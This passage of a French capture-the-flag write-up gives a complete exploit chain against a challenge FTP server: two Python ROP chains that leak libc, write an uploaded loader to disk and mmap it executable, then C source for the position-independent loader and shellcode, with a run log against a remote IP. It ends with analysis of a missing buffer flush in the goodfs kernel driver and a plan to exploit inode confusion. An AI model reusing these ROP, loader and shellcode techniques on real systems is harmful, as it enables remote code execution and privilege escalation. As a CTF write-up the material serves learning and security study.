 0038: 0x25 0x01 0x00 0x00000005  if (A > 0x5) goto 0040
 0039: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0040: 0x06 0x00 0x00 0x00000000  return KILL
```

La règle sur **mmap** vérifie la valeur de l'argument `prot`, qui ne peut pas être supérieur à 5. On n'a donc pas le droit de mmap une zone en RWX (prot = 7). Mais ce n'est pas très grave. Dans un premier temps on va déposer du code exécutable dans un fichier. Puis ensuite on va mmaper ce fichier en mémoire en RX (prot = 5).

5.7 Execution d'un shellcode

Voici la méthode que j'ai utilisé pour exécuter, le plus confortablement possible, un shellcode écrit en C et de taille arbitraire. On utilise comme point de départ le script d'exploitation du serveur FTP écrit au niveau précédent (solve4.py). Le début de l'exploitation ne change pas (enchaînement des 3 commandes CERT). Ce qui va changer, c'est la ropchain.

La première ropchain se charge de leaker l'adresse de base de la libc. Pour ce faire, on va simplement aller lire l'adresse résolue d'une fonction de la libc dans la table du serveur. Dans mon cas, j'ai chosis la fonction printf. Puis on va envoyer cette adresse sur notre socket (fd 5). Enfin, on va lire sur cette même socket et attendre qu'une deuxième ropchain nous soit envoyée.

Grâce au leak de la libc, on a accès à beaucoup plus de gadgets ce qui permet d'écrire une ropchain plus puissante. Dans cette seconde ropchain, on va lire du code exécutable sur la socket et l'écrire dans un fichier baptisé loader. On va ensuite mmap ce fichier avec la protection 5 (PROT_READ | PROT_EXEC). On choisit arbitrairement de mmaper le fichier à l'adresse 0x42000, puis on saute dedans.

Le premier morceau de code exécutable que l'on envoie n'est pas directement notre shellcode. C'est un loader qui va se charger de récupérer proprement le shellcode. En effet, comme nous sommes encore dans une ropchain et qu'on fait des `read` et des `write` sur une socket, on va avoir des problèmes quand les données qui transitent sont trop volumineuses. Si le shellcode qu'on veut envoyer est trop long, il va être découpé en plusieurs paquets réseaux et on risque d'en perdre un morceau. L'idée est donc de commencer par exécuter un loader, qui est suffisamment petit pour transiter en un seul paquet, et dont le but sera d'écouter sur la socket pour attendre le shellcode. Comme on sera dans du code C, on va pouvoir faire une boucle de réception et vérifier qu'on reçoit toutes les données.

Le code du loader et du shellcode ne va pas être placé dans un fichier ELF classique. Car on ne peut pas exécuter un binaire. On peut juste mmaper un fichier exécutable. Il est donc nécessaire de créer un seul bloc de code brut qui est déplaçable (qui va fonctionner quelle que soit l'adresse où il se trouvera). Ça nécessite que le code embarque avec lui toutes les données dont il a besoin (tous les pointeurs de fonction qu'il utilise et toutes les strings). On place ces données dans un contexte (une structure qu'on appelle `ctx`). Puis on rajoute un petit morceau d'assembleur sur lequel on va sauter en premier, et dont le but sera de calculer RIP, de retrouver le contexte, de retrouver le loader ou le shellcode, puis de l'exécuter avec son contexte en paramètre. On nomme ce morceau d'assembleur un bootstrap.

Le loader et le shellcode vont tous les deux avoir la même structuration. Ce sont des blocs formés par la concaténation d'un bootstrap, d'un contexte et de code écrit en C.

Voici le code du script solve5.py, qui comme son nom ne l'indique pas, ne permet pas encore de résoudre le niveau 5. Mais il permet d'exécuter un shellcode arbitraire sur le serveur distant de l'Organisation. Ce qui est déjà un bon début !

```python
import time
from solve4 import *

class Stage5(Stage4):
    def run(self):
        self.leak_sig_and_code()
        self.break_keys()
        self.leak_heap()
        self.rop1_leak_libc()
        self.rop2_mmap_loader()
        self.upload_loader()
        self.upload_shellcode()

    def rop1_leak_libc(self):
        print("[+] Preparing ROP 1 to leak libc...")
        o = self.code_base
        cert_t = self.heap_leak + 0x3070
        rop2_addr = cert_t + 0x80

        # GADGETS
        ADD_RSP_70_POP_RBP = 0x102648 + o
        POP_RDI = q2b(0x105693 + o)
        POP_RSI_POP_RBP = q2b(0x10306f + o)
```

```
        POP_RSP_R13_R14_R15 = q2b(0x10568d + o)

        # FUNCTIONS
        OPEN = q2b(0x1022d0 + o)
        READ = q2b(0x1021c0 + o)
        WRITE = q2b(0x1020c0 + o)
        PRINTF_GOT = q2b(0x108ea8 + o)
        JUNK = b"C"*8

        hsm = HSM(self.K1, self.K2)
        stack_pivot = ADD_RSP_70_POP_RBP
        print("[+] Stack pivot gadget address: 0x%016x" % stack_pivot)

        username = b"A"*0x20
        username += q2b(hsm.sign_pointer(stack_pivot)) # at 0x20 (computeSigCert)
        username += b"loader\x00\x00"                  # at 0x28 (destructorCert)
        username += b"info.txt\x00"                    # at 0x30
        username = username.ljust(100, b"B")           # padding to adjust size for stack pivot

        # Ropchain idea to leak the libc base:
        # write the address of printf to fd 5 (our socket)
        # read 2nd ropchain from fd 5

        # Open dummy info.txt just to set rdx to 8
        rop = POP_RDI
        rop += q2b(cert_t + 0x30) # info.txt
        rop += POP_RSI_POP_RBP
        rop += q2b(8)             # flags
        rop += JUNK
        rop += OPEN               # open("info.txt", 8)

        # Write printf to fd 5
        rop += POP_RDI
        rop += q2b(5)
        rop += POP_RSI_POP_RBP
        rop += PRINTF_GOT
        rop += JUNK
        rop += WRITE

        # Open dummy info.txt to set rdx to 0x300
        rop += POP_RDI
        rop += q2b(cert_t + 0x30) # points to info.txt
        rop += POP_RSI_POP_RBP
        rop += q2b(0x300)         # flags
        rop += JUNK
        rop += OPEN               # open("info.txt", 0x300)

        # Read socket fd 5 and wait for the next ropchain
        rop += POP_RDI
        rop += q2b(5)
        rop += POP_RSI_POP_RBP
        rop += q2b(rop2_addr)
        rop += JUNK
        rop += READ

        # Mov RSP to the new ropchain
        rop += POP_RSP_R13_R14_R15
        rop += q2b(rop2_addr)

        if b"\n" in username or b"\n" in rop:
            raise Exception("CERT user and perms must not contain '\n' char !")
        username = username.replace(b"\x00", b"\n")
        rop = rop.replace(b"\x00", b"\n")

        print("[+] Sending CERT 3 (with ropchain)")
        cert3 = self.ftp.build_cert(username, rop, self.K1, self.K2, nospaces=True)
        self.ftp.s.sendall(b"CERT " + cert3 + b"\n")

        printf_leak = b2q(self.ftp.recvn(8))
        print("[+] Printf leak = 0x%016x" % printf_leak)

        PRINTF_LIBC_OFF = 0x61cc0
        self.libc_base = printf_leak - PRINTF_LIBC_OFF
        print("[+] Found libc_base at 0x%016x" % self.libc_base)
        print("[+] Waiting for next ropchain...")
```

```
99          return
100
101     def rop2_mmap_loader(self):
102         print("[+] Preparing ROP 2 to mmap the loader...")
103         o = self.code_base
104         c = self.libc_base
105         cert_t = self.heap_leak + 0x3070
106         buf = cert_t + 0x80 + 0x200
107
108         # GADGETS
109         POP_RDI = q2b(0x105693 + o)
110         POP_RSI = q2b(0x2604f + c)
111         POP_R13 = q2b(0x25bcd + c)
112         POP_RAX = q2b(0x47400 + c)
113         POP_RDX_POP_R12 = q2b(0x119241 + c)
114         POP_RCX_POP_RBX = q2b(0x1025ae + c)
115         MOV_R8_RAX_POP_RBX = q2b(0x153218 + c)
116         MOV_R9_RBX_ADD_R8_R15_CALL_R13 = q2b(0x104dee + c)
117
118         # FUNCTIONS
119         OPEN = q2b(0x1022d0 + o)
120         READ = q2b(0x1021c0 + o)
121         WRITE = q2b(0x1020c0 + o)
122         CLOSE = q2b(0x102190 + o)
123         MMAP = q2b(0x102120 + o)
124         JUNK = b"C"*8
125
126         # ROPCHAIN idea
127         # Create the loader file (flag wb + creat = 0x42)
128         # Read its content from socket fd 5
129         # Write it to fd 9 (loader)
130         # Close fd 9 to prevent buffering
131         # Open the loader file (flag RONLY)
132         # mmap fd 9 (prot Read + Execute = 5)
133         # mmap fd 9 with prot PROT_READ | PROT_EXEC = 5
134         # Jump to loader code
135
136         # handle end of ROP 1
137         rop = JUNK * 3
138
139         # Create the loader file
140         rop += POP_RDI
141         rop += q2b(cert_t + 0x28) # string "loader"
142         rop += POP_RSI
143         rop += q2b(0x42) # flags = O_CREATE | O_RDWR
144         rop += POP_RDX_POP_R12
145         rop += q2b(0o644) # access right 0644
146         rop += JUNK
147         rop += OPEN # returns fd 9
148
149         # Receive loader code from FTP socket
150         rop += POP_RDI
151         rop += q2b(5) # FTP socket fd
152         rop += POP_RSI
153         rop += q2b(buf)
154         rop += POP_RDX_POP_R12
155         rop += q2b(0x200) # loader code size
156         rop += JUNK
157         rop += READ
158
159         # Write code to loader file (fd 9)
160         rop += POP_RDI
161         rop += q2b(9)
162         rop += POP_RSI
163         rop += q2b(buf)
164         rop += POP_RDX_POP_R12
165         rop += q2b(0x200)
166         rop += JUNK
167         rop += WRITE
168
169         # Close fd 9 (to prevent buffering)
170         rop += POP_RDI
171         rop += q2b(9)
172         rop += CLOSE
173
```

```
174         # Re-open loader file
175         rop += POP_RDI
176         rop += q2b(cert_t + 0x28) # string "loader"
177         rop += POP_RSI
178         rop += q2b(2)  # flags = O_RDWR
179         rop += OPEN    # returns fd = 9
180 
181         # mmap the loader file
182         # mmap(
183         #    addr = 0x42000,
184         #    size = 0x200,
185         #    prot = 5 (PROT_READ | PROT_EXEC)
186         #    flags = 0x12 (MAP_PRIVATE | MAP_FIXED)
187         #    fd = 9
188         #    offset = 0
189         rop += POP_RDI
190         rop += q2b(0x42000)
191         rop += POP_RSI
192         rop += q2b(0x200)
193         rop += POP_RDX_POP_R12
194         rop += q2b(5)
195         rop += JUNK
196         rop += POP_RCX_POP_RBX
197         rop += q2b(0x12)
198         rop += q2b(0) # will be R9
199         rop += POP_R13
200         rop += POP_RAX # to cancel CALL R13
201         rop += MOV_R9_RBX_ADD_R8_R15_CALL_R13 # set only R9, not R8 yet
202         rop += POP_RAX
203         rop += q2b(9)
204         rop += MOV_R8_RAX_POP_RBX
205         rop += JUNK
206         rop += MMAP
207 
208         # jump to loader at address 0x42000
209         rop += q2b(0x42000)
210         rop += b"ABCDEFGH"       # Let's segfault here !
211 
212         if len(rop) > 0x300:
213             raise Exception("Ropchain 2 is too long !! Please update size")
214         rop.ljust(0x300, b"\x00")
215 
216         print("[+] Sending ropchain 2 (size 0x%x)" % len(rop))
217         self.ftp.s.sendall(rop)
218 
219     def upload_loader(self):
220         print("[+] Building loader")
221         subprocess.check_call(["./build_loader", "%x" % self.libc_base])
222         with open("loader", "rb") as f:
223             loader = f.read()
224         print("[+] Sending loader file (%d bytes)" % len(loader))
225         if len(loader) > 0x200:
226             raise Exception("Loader is too big (%d bytes)" % len(loader))
227         loader = loader.ljust(0x200, b"\x90")
228         self.ftp.s.sendall(loader)
229 
230     def upload_shellcode(self):
231         print("[+] Buiding shellcode")
232         subprocess.check_call(["./build_shellcode", "%x" % self.libc_base])
233         with open("shellcode", "rb") as f:
234             sc = f.read()
235         print("[+] Sending shellcode (%d bytes)" % len(sc))
236         if len(sc) > 0x3000:
237             raise Exception("Shellcode is too big (%d bytes)" % len(sc))
238         sc = sc.ljust(0x3000, b"\x90")
239         self.ftp.s.sendall(sc)
240         print("[+] Shellcode sent. Waiting for shellcode output...")
241         while True:
242             data = self.ftp.s.recv(4096)
243             try:
244                 sys.stdout.write(data.decode())
245                 sys.stdout.flush()
246             except UnicodeDecodeError:
247                 print("Unicode Error. Fallback:")
248                 print(repr(data))
```

```
            time.sleep(0.2)

def main():
    args = parse_args()
    s = Stage5(args.target)
    s.run()

if __name__ == "__main__":
    main()
```

Ensuite, voici le fichier build_loader.c, qu'on va compiler et exécuter en local pour créer le fichier `loader` qui sera envoyé sur le serveur distant.

```c
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <string.h>
#include <sys/types.h>
#include <sys/mman.h>

#define FTP_SOCKET 5
#define BOOTSTRAP_SZ 0x20
#define SHELLCODE_SZ 0x3000
#define SHELLCODE_ADDR 0x43000

#define FUNC(f) (void*) (f + libc_base)
#define WRITE 0x10e090
#define READ  0x10dff0
#define OPEN  0x10dd10
#define CLOSE 0x10e830
#define MMAP  0x1188f0

#define SHELLCODE_STR "shellcode"

typedef struct ctx_t_ {
    unsigned long size;
    ssize_t (*read) (int, void*, size_t);
    ssize_t (*write)(int, void*, size_t);
    int     (*open) (const char*, int);
    int     (*open_create) (const char*, int, mode_t);
    int     (*close) (int);
    void*   (*mmap) (void*, size_t, int, int, int, off_t);
    char shellcode[sizeof(SHELLCODE_STR)];
} ctx_t;

// finds the loader and its context
// then, calls loader(ctx)
void bootstrap(void);
__asm__(
    ".globl bootstrap\n"
    "bootstrap:\n"
    "call $+5\n"
    "pop rsi\n"
    "sub rsi, 5\n"      // get rip

    "add rsi, 0x20\n"   // add sizeof(bootstrap)
    "mov rdi, rsi\n"
    "add rsi, [rsi]\n"  // add sizeof(ctx)
    "call rsi\n"        // call loader
);

void loader(ctx_t* ctx) {
    int sz = 0;
    int fd = 0;
    char buf[SHELLCODE_SZ];
    void (*sc)(void) = (void*) SHELLCODE_ADDR;

```

```
56      sz = 0;
57      while (sz < sizeof(buf)) {
58          sz += ctx->read(FTP_SOCKET, buf + sz, sizeof(buf) - sz);
59      }
60
61      fd = ctx->open_create(ctx->shellcode, O_CREAT | O_RDWR , 0x1ff);
62      sz = 0;
63      while (sz < sizeof(buf)) {
64          sz += ctx->write(fd, buf + sz, sizeof(buf) - sz);
65      }
66      ctx->close(fd);
67
68      fd = ctx->open(ctx->shellcode, O_RDONLY);
69      ctx->mmap(*sc, sizeof(buf), PROT_READ | PROT_EXEC, MAP_PRIVATE | MAP_FIXED, fd, 0);
70      ctx->close(fd);
71
72      sc();
73  }
74
75  int main(int argc, char* argv[]) {
76      int fd = 0;
77      uint64_t libc_base = 0;
78      FILE* f;
79
80      if(argc != 2) {
81          printf("Usage ./build_loader <HEX_LIBC_ADDR>\n");
82          exit(2);
83      }
84
85      libc_base = strtoul(argv[1], NULL, 16);
86      printf("Libc base address: %p\n", libc_base);
87
88      ctx_t ctx = {
89          sizeof(ctx),
90          FUNC(READ),
91          FUNC(WRITE),
92          FUNC(OPEN),
93          FUNC(OPEN), // open_create
94          FUNC(CLOSE),
95          FUNC(MMAP),
96          SHELLCODE_STR
97      };
98
99      f = fopen("loader", "w");
100     fwrite(bootstrap, BOOTSTRAP_SZ, 1, f);
101     fwrite(&ctx, sizeof(ctx), 1, f);
102     fwrite(loader, (uint64_t) main - (uint64_t) loader, 1, f);
103     fclose(f);
104     printf("loader file successfully created\n");
105     return 0;
106 }
```

On compile build_loader.c. Il sera exécuté par solve5.py en lui donnant en entrée l'adresse de base de la libc une fois qu'elle aura été leakée.

```
# gcc -masm=intel -O0 -o build_loader build_loader.c
```

Maintenant, sur le même format que le loader, on va pouvoir écrire un shellcode de notre choix. Je vais enfin pouvoir lancer le test que je voulais faire depuis le début du niveau !

5.8 Attaque par inodes auxilliaires

Dans mon shellcode, je veux commencer par monter le goodfs, créer des fichiers et des dossiers, puis lister mes inodes de mes fichiers. Comme ça, on va pouvoir savoir si le dossier

private est vide ou pas. Et s'il n'est pas vide, combien de fichiers il comporte. On va récupérer cette information sans avoir accès au dossier private, grâce aux propriétés des numéros d'inodes. Ils sont donnés séquentiellement, et ils sont globaux à l'ensemble du système de fichier. On pourrait dire que c'est un genre d'attaque par canaux auxilliaires. Mais avec des inodes. Une attaque par inodes auxilliaires donc. Il est tard et je suis fatigué. Est-ce que ça se voit ?

Voici le code C de mon fichier build_shellcode.c. Sur le même modèle que le loader, on va le compiler en local, puis c'est solve5.py qui l'exécutera avec l'adresse de la libc en paramètre. Son exécution va créer un fichier `shellcode` qui sera envoyé sur la socket du serveur FTP pour être exécuté par notre exploit.

```c
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <string.h>
#include <dirent.h>
#include <sys/types.h>
#include <sys/mman.h>

#define FTP_SOCKET 5
#define BOOTSTRAP_SZ 0x20

#define FUNC(f) (void*) (f + libc_base)
#define READ     0x10dff0
#define WRITE    0x10e090
#define STRLEN   0x022460
#define MEMSET   0x022564
#define STRCPY   0x0224e0
#define LSEEK    0x10e130
#define SNPRINTF 0x061d90
#define OPEN     0x10dd10
#define OPENDIR  0x0ddeb0
#define READDIR  0x0de320
#define CLOSEDIR 0x0de140
#define CHDIR    0x10ea40
#define MKDIR    0x10dc80

#define HELLO_STR        "Hello from shellcode !\n"
#define SHM_STR          "/run/mount_shm"
#define PUBLIC_PATH_STR  "/mnt/goodfs/public"
#define PASSWORD_STR     "MGhtT34gHj5yFcszRYB4gf45DtymEi"
#define MOUNT_STR        "mount"
#define GOODFS_STR       "goodfs"
#define INODE_FMT_STR    "%d : %s\n"

typedef struct ctx_t_ {
    unsigned long size;

    // function pointers
    ssize_t        (*read)        (int, void*, size_t);
    ssize_t        (*write)       (int, void*, size_t);
    size_t         (*strlen)      (const char*);
    void*          (*memset)      (void*, int, size_t);
    char*          (*strcpy)      (char*, const char*);
    off_t          (*lseek)       (int, off_t, int);
    int            (*snprintf)    (char*, size_t, const char*, ...);
    int            (*open)        (const char*, int);
    int            (*open_create) (const char*, int, mode_t);
    DIR*           (*opendir)     (const char*);
    struct dirent* (*readdir)     (DIR*);
    int            (*closedir)    (DIR*);
    int            (*chdir)       (const char*);
    int            (*mkdir)       (const char*, mode_t);

    // strings
```

```
56      char hello      [sizeof(HELLO_STR)];
57      char shm        [sizeof(SHM_STR)];
58      char public_path[sizeof(PUBLIC_PATH_STR)];
59      char password   [sizeof(PASSWORD_STR)];
60      char mount      [sizeof(MOUNT_STR)];
61      char goodfs     [sizeof(GOODFS_STR)];
62      char inode_fmt  [sizeof(INODE_FMT_STR)];
63  } ctx_t;
64
65  void goodfs_mount(ctx_t*);
66  void listdir(ctx_t*, char*);
67
68  // finds the shellcode and its context
69  // then, calls shellcode(ctx)
70  void bootstrap(void);
71  __asm__(
72      ".globl bootstrap\n"
73      "bootstrap:\n"
74      "call $+5\n"
75      "pop rsi\n"
76      "sub rsi, 5\n"      // get rip
77
78      "add rsi, 0x20\n"   // add sizeof(bootstrap)
79      "mov rdi, rsi\n"
80      "add rsi, [rsi]\n"  // add sizeof(ctx)
81      "call rsi\n"        // call shellcode
82  );
83
84  void shellcode(ctx_t* ctx) {
85      unsigned char fname[2];
86
87      ctx->write(FTP_SOCKET, ctx->hello, ctx->strlen(ctx->hello));
88
89      goodfs_mount(ctx);
90
91      // go into /mnt/goodfs/public
92      ctx->chdir(ctx->public_path);
93
94      // create dir A, B, C
95      fname[1] = 0;
96      fname[0] = 'A';
97      ctx->mkdir(fname, 0777);
98      fname[0] = 'B';
99      ctx->mkdir(fname, 0777);
100     fname[0] = 'C';
101     ctx->mkdir(fname, 0777);
102
103     // create file a, b, c
104     fname[0] = 'a';
105     ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
106     fname[0] = 'b';
107     ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
108     fname[0] = 'c';
109     ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
110
111     listdir(ctx, ctx->public_path);
112     return;
113 }
114
115 void goodfs_mount(ctx_t* ctx) {
116     int fd = 0;
117     unsigned char buf[0x300];
118     char busy = 1;
119     struct goodfs_inode* ino;
120
121     fd = ctx->open(ctx->shm, O_RDWR);
122
123     ctx->memset(buf, 0, sizeof(buf));
124     buf[0] = 1;
125     ctx->strcpy(buf + 4, ctx->password);
126     ctx->strcpy(buf + 0x104, ctx->mount);
127     ctx->strcpy(buf + 0x204, ctx->goodfs);
128
129     ctx->write(fd, buf, sizeof(buf));
130
```

```
    while (busy == 1) {
        ctx->lseek(fd, 0, SEEK_SET);
        ctx->read(fd, &busy, 1);
    }
    return;
}

void listdir(ctx_t* ctx, char* path) {
    DIR *dp;
    struct dirent *ep;
    char buf[0x80];

    dp = ctx->opendir(path);
    if (dp != NULL) {
        while (ep = ctx->readdir(dp)) {
            ctx->snprintf(buf, sizeof(buf), ctx->inode_fmt, ep->d_ino, ep->d_name);
            ctx->write(FTP_SOCKET, buf, ctx->strlen(buf));
      }
     ctx->closedir(dp);
  }
  return;
}

int main(int argc, char* argv[]) {
    int fd = 0;
    uint64_t libc_base = 0;
    FILE* f;

    if(argc != 2) {
        printf("Usage ./build_shellcode <HEX_LIBC_ADDR>\n");
        exit(2);
    }

    libc_base = strtoul(argv[1], NULL, 16);
    printf("Libc base address: %p\n", libc_base);

    ctx_t ctx = {
        sizeof(ctx),
        FUNC(READ),
        FUNC(WRITE),
        FUNC(STRLEN),
        FUNC(MEMSET),
        FUNC(STRCPY),
        FUNC(LSEEK),
        FUNC(SNPRINTF),
        FUNC(OPEN),
        FUNC(OPEN),
        FUNC(OPENDIR),
        FUNC(READDIR),
        FUNC(CLOSEDIR),
        FUNC(CHDIR),
        FUNC(MKDIR),
        HELLO_STR,
        SHM_STR,
        PUBLIC_PATH_STR,
        PASSWORD_STR,
        MOUNT_STR,
        GOODFS_STR,
        INODE_FMT_STR,
    };

    f = fopen("shellcode", "w");
    fwrite(bootstrap, BOOTSTRAP_SZ, 1, f);
    fwrite(&ctx, sizeof(ctx), 1, f);
    fwrite(shellcode, (uint64_t) main - (uint64_t) shellcode, 1, f);
    fclose(f);
    printf("shellcode file successfully created\n");
    return 0;
}
```

On lance solve5.py, et on obtient avec succès la réponse (décevante) à notre question.

```
# python3 solve5.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0xe54ffd91105af1a3
[+] Anonymous signature: 0x527afb773a54952c
[+] Code base address: 0x00005564fb23e000
[+] Calling sage...
[+] Found key candidate K1=0x2eb9c69f200e3aef, K2=0x4640742b691ccc28
[+] Found key candidate K1=0xf322954e1c472913, K2=0x848a0e2f701c01e8
[+] Found key candidate K1=0xdd9b53d13c4913fc, K2=0xc2ca7a041900cdc0
[+] Got a valid CERT with K1=0x2eb9c69f200e3aef and K2=0x4640742b691ccc28
[+] Leaking a heap address...
[+] Sending CERT 1
[+] Sending CERT 2 (with type confusion)
[+] Leaked address (heap): 0x00005564fb8c0490
[+] Preparing ROP 1 to leak libc...
[+] Stack pivot gadget address: 0x00005564fb340648
[+] Sending CERT 3 (with ropchain)
[+] Printf leak = 0x00007fd4bea62cc0
[+] Found libc_base at 0x00007fd4bea01000
[+] Waiting for next ropchain...
[+] Preparing ROP 2 to mmap the loader...
[+] Sending ropchain 2 (size 0x1b8)
[+] Building loader
Libc base address: 0x7fd4bea01000
loader file successfully created
[+] Sending loader file (467 bytes)
[+] Buiding shellcode
Libc base address: 0x7fd4bea01000
shellcode file successfully created
[+] Sending shellcode (1192 bytes)
[+] Shellcode sent. Waiting for shellcode output...
Hello from shellcode !
4 : todo.txt
5 : A
6 : B
7 : C
8 : a
9 : b
10 : c
```

Il n'y a pas de trou dans les inodes des fichiers qu'on crée. Et le premier numéro d'inode que l'on obtient est 5. Ce qui signifie que le dossier private ne contient qu'un seul fichier (avec comme inode 3). Mais on est pas beaucoup avancé car on ne sait pas si ce fichier sera toujours placeholder, ou s'il aura été remplacé par un flag.

On verra bien, il est temps (enfin) de rentrer dans le cœur du sujet et de rechercher une vulnérabilité dans le driver goodfs.ko

5.9 Recherche de vulnérabilité dans goodfs.ko

Le code du driver contient des symboles de débug, et il contient même la définition de plusieurs structures (goods_inode, goodfs_dir_entry, etc). Le driver s'analyse donc relativement bien une fois qu'on s'est familiarisé avec le fonctionnement de VFS et des systèmes de fichiers sous Linux.

J'ai eu quelques déboires avec Ghidra, qui par défaut ne décompilait pas le code à cause d'un conflit sur un des symboles de débug. Initialement, j'avais réglé ce conflit en désactivant DWARF dans l'auto-analyse. Mais en faisant ça, je n'ai pas vu que certaines structures étaient déjà définies. Je ne m'en suis aperçu que tardivement, quand j'avais déjà effectué une grosse partie du reverse et que j'avais reconstitué ces structures à la main.

Je ne vais pas rentrer dans les détails de comment fonctionne un driver de système de fichiers et comment il s'interface avec VFS, je vais simplement expliquer 4 notions très importantes, car quand on regarde le code de goodfs.ko on peut facilement s'embrouiller entre toutes les structures et les niveaux d'abstraction induits par VFS.

1. goodfs_inode, goodfs_inode_info, goodfs_imap, goodfs_dir_entry, goodfs_super_block, goodfs_sb_info sont des structures qui représentent les données telles qu'elles seront stockées sur le disque. On peut examiner /dev/sdb avec un éditeur hexadécimal et retrouver les endroits où se trouvent chacune de ces structures.
2. struct inode et struct dentry sont des structures standardisées par VFS et qui n'existeront qu'en RAM. Quand on va charger une goodfs_inode depuis le disque, elle va être *convertie* en une struct inode, qui est au passage bien plus grosse. A l'inverse, quand cette struct inode aura besoin d'être écrite sur le disque (par exemple, quand goodfs sera démonté), une goodfs_inode sera récréé à partir de la struct inode correspondante.
3. La struct buffer_head représente un morceau du disque dur (un bloc). Si on veut charger une goodfs_inode qui est stockée sur le disque /dev/sdb, on va d'abord récupérer une struct buffer_head, dans laquelle on va aller lire pour y chercher notre goodfs_inode. Si on modifie les données d'une struct buffer_head, le bloc ne sera pas synchronisé en temps réel avec le disque. Il ne sera d'ailleurs pas synchronisé du tout. Pas tant qu'on a pas explicitement appelé la fonction mark_buffer_dirty. Cette fonction marque la struct buffer_head comme étant *dirty*, ce qui signifie que le bloc sera écrit sur le disque un jour, quand le kernel jugera que c'est nécessaire. C'est ici que l'indice du fichier todo.txt a de l'importante. On sait qu'il manque un appel à mark_buffer_dirty. Reste à savoir où.
4. Enfin, la notion de super_block est importante. C'est une structure stockée au début du disque (goodfs_super_block) et qui a aussi un équivalent VFS en RAM (struct super_block). Cette structure contient toutes les métadonnées nécessaires au fonctionnement du système de fichiers.

Pour m'inspirer, j'ai rapidement étudié le code d'autres systèmes de fichier compatibles VFS, pour regarder les endroits où la fonction mark_buffer_dirty est appelée. Dans le code de MINIX, j'ai trouvé que la fonction minix_put_super marquait le super_block comme dirty, alors que ce n'est pas fait dans goodfs_put_super. Ces fonctions servent à détruire le super_block, par exemple lorsque le système de fichiers est umount. goodfs_put_super ne modifie pas le super_block en lui même, il ne fait que le libérer. Mais on peut penser que dans MINIX, il a été placé là comme un garde-fou, pour compenser un éventuel oubli ailleurs.

J'ai donc analysé séquentiellement tout le code du driver goodfs.ko (qui n'est pas si gros que ça) et j'ai vérifié si chaque écriture dans un buffer_head était bien suivie par un mark_buffer_dirty. Et j'ai finalement trouvé l'endroit où il manque.

La vulnérabilité se situe dans la fonction goodfs_create. Le champ imap du super_block est un bitmap qui sert à savoir quels sont les goodfs_inode qui sont utilisés et quels sont ceux qui sont libres. Quand on crée un nouveau fichier, cela entraîne plusieurs actions sur le système de fichiers. Un bit va être positionné dans le super_block->imap pour choisir un numéro d'inode et le marquer comme utilisé. Une structure goodfs_inode va être remplie, une

structure goodfs_dir_entry va faire le lien entre notre nom de fichier et son numéro d'inode, et un bloc de 4096 octets va être reservé sur le disque pour stocker le contenu de notre fichier.

Or, la mise à jour du bitmap n'est pas suivie par un mark_buffer_dirty. On peut donc en conclure que sous certaines conditions, goofs peut *oublier* qu'un fichier a été créé, ce qui peut provoquer des effets intéressants (un genre de user after free, une confusion de type entre fichier et dossier). Voyons quelles sont les conditions à respecter pour que la vulnérabilité soit exploitable.

5.10 Exploitation

Le mark_buffer_dirty manquant sur le bitmap du super_block passe inaperçu quand on utilise goodfs de manière non intensive. Si on mount goodfs, qu'on crée plusieurs fichiers, qu'on umount goodfs (pour forcer l'écriture sur le disque des buffer_head marqués comme dirty), et qu'on crée de nouveaux fichiers, tout semble fonctionner normalement. Si on regarde le contenu de /dev/sdb, on constate que le bitmap a bien été mis à jour.

Cette mise à jour malgré le mark_buffer_dirty manquant est due à deux effets distincts.

Premièrement, le bitmap est stocké dans le même buffer_head que la liste des structures goodfs_inode. Ce sont des structures de 32 octets. A chaque fois qu'on crée un fichier, une structure goodfs_inode est ajoutée à la suite de la liste, ce qui a pour conséquence de marquer le buffer_head comme dirty. La modification du bitmap va donc être prise en compte. Pour contourner ce problème, on va créer beaucoup de fichiers, jusqu'à temps qu'il y ait trop de goodfs_inode et qu'ils soient stockés dans le buffer_head suivant.

La liste des goodfs_inode commence à partir de l'offset 0x80. Chaque goodfs_inode a une taille de 0x20 octets. Chaque bloc du disque fait 0x1000 octets. Donc si on crée plus de 124 fichiers, les structures goodfs_inode seront stockées dans un autre bloc et n'entraîneront plus la mise à jour du bitmap sur le disque. Le système de fichier goodfs a quelques limitations. L'une d'elle est qu'on ne peut pas créer plus de 32 fichiers par dossier. On va donc créer 4 dossiers, qu'on va remplir de 32 fichiers chacun.

Le deuxième effet qui nous dérange, c'est la mise à jour du timestamp des goodfs_inode lorsque l'on fait des modifications dans un dossier. Cette mise à jour est récursive. Si on crée un fichier, tous les dossiers parents vont être mis à jour, jusqu'au dossier racine /mnt/goodfs/public. C'est un problème, car la structure goodfs_inode du dossier public sera forcément dans le même bloc que le bitmap du super_block. Ainsi, quand le timestamp du dossier public sera mis à jour, le bloc sera marqué comme dirty et les modifications du bitmap seront correctement sauvegardées.

Pour contourner ce second problème, on va utiliser le syscall `utime`, qui est autorisé dans les règles Seccomp du serveur FTP (ce qui est un peu suspect, car le serveur FTP n'utilise pas ce syscall). Le syscall `utime` permet de modifier les timestamps d'un fichier (ses dates de création, de modification et d'accès). Pour contourner la mise à jour recursive des timestamps, il faut qu'un des dossiers ait une date située dans le futur. De cette façon, si on crée un fichier dans ce dossier futuriste, le timestamp du dossier ne sera pas modifié et le changement ne sera donc pas propagé jusqu'au dossier /mnt/goodfs/public.

Une fois les deux problèmes contournés, on va pouvoir tirer profit de la vulnérabilité. On crée d'abord un fichier dans notre dossier futuriste, puis on umont et mount le goodfs pour forcer l'écriture sur /dev/sdb. Ce fichier n'existe plus dans le bitmap super_block->imap. Pourtant, sa dentry existe toujours, tout comme son data_block. Pour l'instant, on peut donc utiliser ce fichier normalement, et on va commencer par faire un `open`.

Ensuite on va créer un dossier. Ce dossier va voler l'inode de notre dernier fichier créé. A présent, si on écrit dans ce fichier, on va pouvoir écrire dans les données du dossier.

Un dossier, c'est une liste de dentry, c'est à dire une liste de couples (numéro d'inode, nom de fichier). Comme on est désormais capable de remplacer cette liste, on va pouvoir choisir un numéro d'inode arbitraire. Reste à savoir quel numéro d'inode mettre.

